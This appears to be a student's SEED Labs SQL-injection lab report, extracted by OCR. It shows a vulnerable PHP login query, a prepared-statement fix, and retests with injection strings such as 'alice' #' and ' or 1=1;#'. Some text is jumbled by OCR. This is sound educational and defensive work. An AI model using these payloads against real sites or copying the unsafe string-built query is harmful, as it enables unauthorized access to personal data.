
When I login to Alice profile, it displays its information looks like.

A screenshot of a Linux desktop environment showing a Firefox browser window. The title bar of the browser says "May 13 06:43". The address bar shows the URL "www.seed-server.com/defense/getinfo.php?username=admin'%"&Password=". The main content area of the browser displays the following text:


Information returned from the database

- ID: **6**
- Name: **Admin**
- EID: **99999**
- Salary: **400000**
- Social Security Number: **43254314**


When the user didn't fill in full info, it displays info look like.



Now login to the website container, get into the code to change the vulnerabilities.



This is the code that has input to all SQL injection.



```
root@e9a2e825b3de:/var/www/SQL_Injection/defense
$conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error . "\n");
}
return $conn;
}


$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);

// create a connection
$conn = getDB();

// do the query
$result = $conn->query("SELECT id, name, eid, salary, ssn
    FROM credential
    WHERE name= '$input_uname' and Password= '$hashed_pwd'");
if ($result->num_rows > 0) {
    // only take the first row
    $firstrow = $result->fetch_assoc();
    $id      = $firstrow["id"];
    $name   = $firstrow["name"];
    $eid     = $firstrow["eid"];
    $salary  = $firstrow["salary"];
    $ssn     = $firstrow["ssn"];
}

// close the sql connection
$conn->close();
?>
root@e9a2e825b3de:/var/www/SQL_Injection/defense#
```

Now, change this code to reduce all the vulnerabilities.



```
root@e9a2e825b3de:/var/www/SQL_Injection/defense
GNU nano 4.8
unsafe.php
<?php
// Function to create a sql connection.
function getDB() {
    $dbhost="10.9.0.6";
    $dbuser="seed";
    $dbpass="dees";
    $dbname="sqlab_users";


    // Create a DB connection
    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
    if ($conn->connect_error) {
        die("Connection failed: " . $conn->connect_error . "\n");
    }
    return $conn;
}

$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);

// create a connection
$conn = getDB();

// do the query
$result = $conn->query("SELECT id, name, eid, salary, ssn
    FROM credential
    WHERE name= '$input_uname' and Password= '$hashed_pwd'");
if ($result->num_rows > 0) {
```

This is the update code that caters to all the vulnerabilities about the SQL injection and stop all wrong input values in the input field.



```

May 13 07:06 •
Activities Terminal
Inbox (2,746) - 1202465 Classes SEED Project Web_SQL_Injection.pdf SQL Lab SQL Lab + + 160%
placeholder for data. To run this pre-compiled query data need to be provided, but these data will not go
root@e9a2e825b3de:/var/www/SQL_Injectiondefense
GNU nano 4.8 unsafe.php Modified
$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);

// create a connection
$conn = getDB();

// do the query
$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
    FROM credential
    WHERE name= ? and Password= ?");

$stmt->bind_param("ss", $input_uname, $hashed_pwd);
$stmt->execute();
$stmt->bind_result($id,$name,$eid,$salary,$ssn);
$stmt->fetch();


// close the sql connection
$conn->close();
?>

Get Help ~W Write Out ~W Where Is ~K Cut Text ~J Justify ~C Cur Pos
~X Exit ~R Read File ~M Replace ~U Paste Text ~T To Spell ~G Go To Line

```

database will treat everything sent in this step only as data, not as code anymore. It binds the data to the corresponding question marks of the prepared statement. In the `bind_param()` method, the first argument "s" indicates the types of the parameters: "i" means that the data in `$id` has the integer type, and "s"

Now, to store all updated permanently in container of that website, I run the highlighted command.



```

May 13 07:23 •
Activities Terminal
Inbox (2,746) - 1202465 Classes SEED Project Web_SQL_Injection.pdf SQL Lab SQL Lab + + 160%
root@e9a2e825b3de:/var/www/SQL_Injectiondefense
root@e9a2e825b3de:/var/www/SQL_Injectiondefense# apt install -y vim
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
alsa-topology-conf alsamixer libasound2 libasound2-data libcanberra0 libgpm2
libltdl7 libmpdec2 libogg0 libpython3.8 libpython3.8-minimal libpython3.8-stdlib
libreadline8 libtinfo5 libvorbis0a libvorbisfile3 readline-common
sound-theme-freedesktop vim-common vim-runtime xxd
Suggested packages:
libasound2-plugins alsamixer libcanberra-gtk0 libcanberra-pulse gpm readline-doc
ctags vim-doc vim-scripts
The following NEW packages will be installed:
alsa-topology-conf alsamixer libasound2 libasound2-data libcanberra0 libgpm2
libltdl7 libmpdec2 libogg0 libpython3.8 libpython3.8-minimal libpython3.8-stdlib
test SQL Injection String. In real-world applications, it may be hard to check whether your SQL injection attack contains any syntax error, because usually servers do not return this kind of error messages. To conduct your investigation, you can copy the SQL statement from php source code to the MySQL console. Assume you have the following SQL statement, and the injection string is ' or 1=1;#'.

```

Now, again test the SQL injection command to check the vulnerability of the login page in the updated version.

Now, I am logging into the Alice profile.

A screenshot of a Firefox browser window. The address bar shows the URL <http://www.seed-server.com/defense/>. The page title is "SEED LABS". The main content area has a green header "Get Information". Below it is a form with two input fields: "USERNAME" containing "alice' #", and "PASSWORD" containing "Password". A green button labeled "Get User Info" is below the form. At the bottom, there is a small copyright notice: "Copyright © SEED LABS". The browser's activity bar at the top shows multiple tabs and windows.

The SQL Injection command does not work, and it only displays the empty information.

A screenshot of a Firefox browser window. The address bar shows the URL <http://www.seed-server.com/defense/getInfo.php?username=admin&Password=1>. The page title is "SEED LABS". The main content area displays the message "Information returned from the database" followed by a bulleted list: • ID: • Name: • EID: • Salary: • Social Security Number: The browser's activity bar at the top shows multiple tabs and windows.

Work Division:

Name	Roll No	Work Division
Zeeshan Ali	20i-2465	SQL, CSRF → pre-Task & Task 1,2, 3,4,5,6
Ans Zeeshan	20i-0543	XXS, CSRF → pre-Setup & Task 1,2, 3,4,5,6